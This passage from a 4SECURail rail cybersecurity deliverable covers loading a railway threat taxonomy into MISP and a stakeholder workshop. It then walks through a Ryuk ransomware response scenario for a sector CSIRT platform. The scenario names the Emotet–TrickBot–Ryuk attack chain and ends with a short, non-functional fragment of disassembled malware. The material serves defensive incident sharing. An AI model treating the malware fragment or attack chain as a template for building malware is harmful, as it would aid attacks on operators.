Figure 24: Event delegated by RST shown on CHIRP MISP instance

5.4.4.3 Railway Taxonomy

The use of a taxonomy will help to classify the events reported by the RSTs. This taxonomy (Table 2) will allow understanding better and quicker the events, summarising the event into a high-level category. The 4SECURail CSIRT model is based on the taxonomy defined by X2Rail-1 project (Shitf2Rail) in deliverable D8.2 “Security assessment” [X2Rail-1 D8.2, 2018], where a specific taxonomy for threats in the railway landscape was defined considering references such as the [ISO 27005:2011] and [ENISA Threat Taxonomy].


Table 2: Railway taxonomy

Category	Threats
Physical damage	• Destruction of media, equipment or documents
Loss of essential services	• Failure of air-conditioning or water supply system • Loss of power supply • Loss of support services • Failure of telecommunication equipment
Compromise of information	• Interception of compromising interference signals • Disturbance due to radiation • Remote spying • Eavesdropping and reconnaissance • Theft of media, equipment or documents • Loss of media, equipment or documents • Retrieval of recycled or discarded media • Disclosure • Data from untrustworthy sources • Tampering with hardware • Tampering with software • Tampering with information • Position detection • Social engineering
Technical failures	• Position detection • Equipment malfunction • Saturation of the information system • Software malfunction • Breach of information system maintainability
Unauthorised actions	• Unauthorised physical access • Unauthorised use of equipment • Fraudulent copying of software • Use of counterfeit or copied software • Corruption of data • Illegal processing data • Malicious software • Denial of service
Compromise of functions	• Error in use • Abuse of rights • Forging of rights • Denial of actions

	• Breach of personnel availability


The following steps describe how to set-up on the CHIRP4Rail MISP the railway taxonomy from X2-Rail-1, as explained in D.3.1 (CSIRT model dedicated to railway, 1st release) and D3.2 (CSIRT model dedicated to railway, final release).

The first step is to translate the taxonomy presented in the table above into the MISP format. Figure 25 and Figure 26 show an example provided by MISP about how to fill the taxonomy template.



```
{
  "namespace": "admiralty-scale",
  "description": "The Admiralty Scale (also called the NATO
      System) is used to rank the reliability of a source and
      the credibility of an information.",
  "version": 1,
  "predicates": [
    {
      "value": "source-reliability",
      "expanded": "Source Reliability"
    },
    {
      "value": "information-credibility",
      "expanded": "Information Credibility"
    }
  ],
....
```


Figure 25: X2-Rail-1 Taxonomy template part 1



```
{
  "values": [
    {
      "predicate": "source-reliability",
      "entry": [
        {
          "value": "a",
          "expanded": "Completely reliable"
        },
....
```

Figure 26: X2-Rail-1 Taxonomy template part 2


Predicates are the categories of the taxonomy (1st column of the Threat taxonomy table), and values are the threats (2nd column of the Threat taxonomy table).



```
{
  "namespace": "x2-rail-1",
  "description": "Threat Taxonomy defined by X2Rail-1 project (Shitf2Rail) in deliverable D8.2 “Security assessment”. This taxonomy indentifies threats in the railway landscape, taking into account references
such as the ISO 27005:2011, ENISA Threat Taxonomy and the BSI Threats Catalogue.",
  "version": 0,
  "predicates": [
    {
      "value": "physical-damage",
      "expanded": "Physical damage",
      "exclusive": true
    },
    {
      "value": "loss-essential-services",
      "expanded": "Loss of essential services",
      "exclusive": true
    },
    {
      "value": "compromise-information",
      "expanded": "Compromise of information",
      "exclusive": true
    },
    {
      "value": "technical-failures",
      "expanded": "Technical failures",
      "exclusive": true
    },
    {
      "value": "unauthorised-actions",
      "expanded": "Unauthorised actions",
      "exclusive": true
    },
    {
      "value": "compromise-functions",
      "expanded": "Compromise of Functions",
      "exclusive": true
    }
  ],
  "values": [
    {
      "predicate": "physical-damage",
      "entry": [
        {
          "value": "destruction-media-or-equipment",
          "expanded":"Destruction of media, equipment or documents"
        }
      ]
    },
    {
      "predicate": "loss-essential-services",
      "entry": [
```

Figure 27: X2-Rail-1 Taxonomy in MISP JSON format

Once the JSON is created (Figure 27), the user needs to create a directory with the name of the taxonomy within the path “/MISP/app/taxonomies” and the taxonomy in JSON format with the name machinetag.json. After this step, the user will update the taxonomies directly on the web platform and the railway taxonomy will be ready for being used (Figure 28).



X2-RAIL-1 Taxonomy Library

ID	121
Namespace	x2-rail-1
Description	Threat Taxonomy defined by X2Rail-1 project (Shitf2Rail) in deliverable D8.2 “Security assessment”. This taxonomy indentifies threats in the railway landscape, taking into account references such as the ISO 27005:2011, ENISA Threat Taxonomy and the BSI Threats Catalogue.
Version	
Enabled	Yes (disable)

□	Tag	Expanded	Numerical value	Events	Attributes	Tags	Action
□	x2-rail-1:compromise-functions="abuse-rights"	Compromise of Functions: Abuse of rights		0	0	x2-rail-1:compromise-functions="abuse-rights"	
□	x2-rail-1:compromise-functions="breach-personnel-availability"	Compromise of Functions: Breach of personnel availability		0	0	x2-rail-1:compromise-functions="breach-personnel-availability"	
□	x2-rail-1:compromise-functions="denial-actions"	Compromise of Functions: Denial-of-actions		0	0	x2-rail-1:compromise-functions="denial-actions"	
□	x2-rail-1:compromise-functions="error-use"	Compromise of Functions: Error in use		0	0	x2-rail-1:compromise-functions="error-use"	
□	x2-rail-1:compromise-functions="forging-rights"	Compromise of Functions: Forging of rights		0	0	x2-rail-1:compromise-functions="forging-rights"	
□	x2-rail-1:compromise-information="data-untrustworthy-sources"	Compromise of information: Data from untrustworthy sources		0	0	x2-rail-1:compromise-information="data-untrustworthy-sources"	
□	x2-rail-1:compromise-information="disclosure"	Compromise of information: Disclosure		0	0	x2-rail-1:compromise-information="disclosure"	
□	x2-rail-1:compromise-information="disturbance-radiation"	Compromise of information: Disturbance due to radiation		0	0	x2-rail-1:compromise-information="disturbance-radiation"	
□	x2-rail-1:compromise-information="eavesdropping"	Compromise of information: Eavesdropping and reconnaissance		0	0	x2-rail-1:compromise-information="eavesdropping"	
□	x2-rail-1:compromise-information="interception-compromising-interfaces-signals"	Compromise of information: Interception of compromising interference signals		0	0	x2-rail-1:compromise-information="interception-compromising-interfaces-signals"	
□	x2-rail-1:compromise-information="loss-media-equipment-or-documents"	Compromise of information: Loss of media, equipment or documents		0	0	x2-rail-1:compromise-information="loss-media-equipment-or-documents"	
□	x2-rail-1:compromise-information="position-detection"	Compromise of information: Position detection		0	0	x2-rail-1:compromise-information="position-detection"	
□	x2-rail-1:compromise-information="remote-spying"	Compromise of information: Remote spying		0	0	x2-rail-1:compromise-information="remote-spying"	
□	x2-rail-1:compromise-information="retrieval-recycled-or-discarded-media"	Compromise of information: Retrieval of recycled or discarded media		0	0	x2-rail-1:compromise-information="retrieval-recycled-or-discarded-media"	
□	x2-rail-1:compromise-information="social-engineering"	Compromise of information: Social Engineering		0	16	x2-rail-1:compromise-information="social-engineering"	
□	x2-rail-1:compromise-information="tampering-hardware"	Compromise of information: Tampering with hardware		0	0	x2-rail-1:compromise-information="tampering-hardware"	
□	x2-rail-1:compromise-information="tampering-information"	Compromise of information: Tampering with information		0	0	x2-rail-1:compromise-information="tampering-information"	

Figure 28: X2-Rail-1 taxonomy on RST MISP instance

6 CHIRP4RAIL: demonstration and testing with case scenarios

6.1 The second 4SECURail Workshop on Rail CSIRT

On June 8th, 2021, 4SECURail organised the second workshop on Rail CSIRT, with key stakeholders in European Rail Security. The second 4SECURail Workshop on CSIRT was organised by UIC together with Hit Rail and Tree Technology. Although it was planned to be held in person and hosted in Brussels, due to the COVID-19 crisis it had to be held via video conference. It was held on Tuesday June 8th, 2021, from 10.00 am to 12.30 pm CEST, with 44 participants (31 external participants plus 13 project members) representing the relevant stakeholders on the EU Rail CSIRT context, including: **Shift2Rail** and the **ER-ISAC**; Rail Security Teams (RSTs) from **IMs** and **RUs** in different member states (**Germany, Italy, Spain, France, United Kingdom, Belgium, Sweden, Austria, Luxembourg, Czech Republic and The Netherlands**) and the **UIC**; stakeholders from the CSIRT regulation and reaction such as **CERT** bodies, **ENISA** and **ERA**; and representatives from the **Advisory Board** and the collaborator project **X2RAIL-3**.

This workshop was organised in the latest stages before completing this deliverable. The 4SECURail CSIRT team had already completed the implementation of the CSIRT Platforms prototype and prepared a couple of case scenarios as demonstration examples. This proof of concept of the collaboration environment was presented for open debate at this workshop. The open discussion and feedback received in the workshop was then carefully processed giving place to the final 4SECURail CSIRT Platform prototype here presented. The workshop community will continue to be involved in project consultation towards completing the project, thus following a co-creation approach.

This workshop was a continuation of the key stakeholders' community which started at the beginning of the project and, in particular, had already met in the first workshop edition back in 2020. This initiative was key for assuring the involvement of the key players in the EU Rail cyber security field in guiding the proposed model and collaboration platform, which will be offered for use by the Rail sector. This aims to ensure that the outcomes of the 4SECURail CSIRT work stream enable best common approaches for collaborative rail cyber security by the CSIRT collaboration model and platform being collaboratively designed with the key stakeholders, as a resource for uptake. More details about the discussions can be found in Appendix 1: The second 4SECURail Workshop on Rail CSIRT.

The following sections detail the case scenarios developed for and demonstrated in the workshop with co-creation and feedback from the participating rail stakeholders.

6.2 Ransomware case

This scenario shows the CHIRP4Rail flow for a ransomware case, such as the notorious ransomware Ryuk, which targets large organisations with the ability to pay significant sums of money to get back access to their sensitive stolen data. Figure 29 shows a typical attack chain followed by the gang behind the Ryuk ransomware.



Emotet C2
Pushes TrickBot Payload
Emotet Infected System(s)
TrickBot Infection Process
Trickbot C2
Actors monitor for high profile infected organizations
Actor deploys Ryuk on selected target
Victim Network is Ransomed

Figure 29: Ryuk attack chain using Trickbot

The steps are summarised in Figure 30 together with the flow and the role of the CHIRP for this scenario




Figure 30: CHIRP flow for ransomware scenario

There are five steps in total. They are detailed in the following sub-sections.

6.2.1 Spear phishing (Step 1)

A security team in a railway company (RST) has discovered an attempt of cyberattack in one of their corporate networks. The antivirus from one member of the board of directors has blocked the malware before a malicious document was opened.


The document seems to target railway companies and the RST decides to inform and provide the malicious document to the CHIRP in order to get additional details and warning other RSTs while they investigate if anyone within the organisation has opened the document.

The RST does not want to share internal details, so they use the CHIRP4Rail mechanism for pseudo-anonymisation, the delegation of event publication. After delegating the request using local CHIRP, as explained in section 5, the event is shared with the CHIRP and the RST community.

6.2.2 In-house analysis (Step 2)

CHIRP analysts receive an event (MISP) with basic information as well as the malicious document attached as an attribute of the event. CHIRP analysts start an "in-house analysis" with the aim of getting more information about this threat and to share technical details with the RST community. To achieve this (Figure 31):

1. **Initial malware triage [2a]:** They analyse the document for getting more technical details about the malware, such as the family, the goal of the malicious document and some indicators of compromise (IoCs).


powershell.exe (1864) Properties

File
Windows PowerShell
Microsoft Corporation
Version: 10.0.14409.1005
Image file name:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Process
Command line:
Current directory: C:\Windows\system32\
Started: 2 seconds ago (13:45:06 19/02/2021)
PEB address: 0x7fffffdf000 Image type: 64-bit
Parent: WmiPrvSE.exe (1428)
Mitigation policies: DEP (permanent)
Protection: None


csrss.exe 300 1,68 MB
wininit.exe 356 1,3 MB
services.exe 452 0,01 4,51 MB
svchost.exe 576 3,64 MB
WmiPrvSE.exe 1428 2,43 MB

Information

Figure 31: Example of CHIRP in-house analysis

2. **Event update with findings [2b]:** They update the event on the platform with some findings about the document, such as URLs and also a Yara rule for the detection of the malicious document.
3. **Share findings [2c]:** They share these first findings with the RST community.

4. **OSINT [2d]:** Then, the in-house analysis would continue for in-depth evaluation. The next step carried out by the analyst is to try to get some context about the document and enrich the attributes using some OSINT (Open-Source Intelligence) techniques.



About 2,960 results (0.31 seconds)

It looks like there aren't many great matches for your search

Tip: Try using words that might appear on the page you're looking for. For example, "cake recipes" instead of "how to make a cake."

Need help? Take a look at other tips for searching on Google.

any.run › report
Free Malware Sandbox Online - Any.Run
File info: Composite **Document** File V2 **Document**, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Recusandae., Author: **Louise Fleury**, ...
You've visited this page 3 times. Last visit: 3/9/21

any.run › report
Online sandbox report for Party invitation.doc, tagged as ...
File info: Composite **Document** File V2 **Document**, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Recusandae., Author: **Louise Fleury**, ...
You've visited this page many times. Last visit: 3/9/21

Figure 32: Context information using OSINT techniques

5. **Share findings [2e]:** CHIRP analysts update the event with additional URLs related to the same malware and some context to share within the RST community (Figure 32).


6.2.3 RST Notification (Step 3)

The RST community receives the event, and they check and update their detection systems with the information provided by the CHIRP.

6.2.4 Malware Analysis (Step 4)

CHIRP analysts keep on investigating the threat, looking for more malicious files for a more in-depth analysis for understanding the malware behaviour and to be able of sharing more intelligence with the RST community. To achieve this:

1. **Static and dynamic analysis [4a]:** CHIRP analysts perform advanced static and dynamic analysis (Figure 33) of the malware that the malicious document had to download, and they discover a next stage where the malware tries to move around the network and to install a ransomware.



```
xor     ebx, ebx
lea     ecx, [ebp-25Ch]
mov     edx, offset unk_42B580
mov     [ebp-4], ebx
call    sub_4058A0
mov     edx, offset unk_426654
lea     ecx, [ebp-25Ch]
call    sub_4058EF
mov     edx, offset byte_42B9FC
lea     ecx, [ebp-25Ch]
call    sub_4058C9
mov     dl, 0Eh
mov     dword ptr [ebp-14h], 3C210Eh
push    ebx
pop     ecx
```

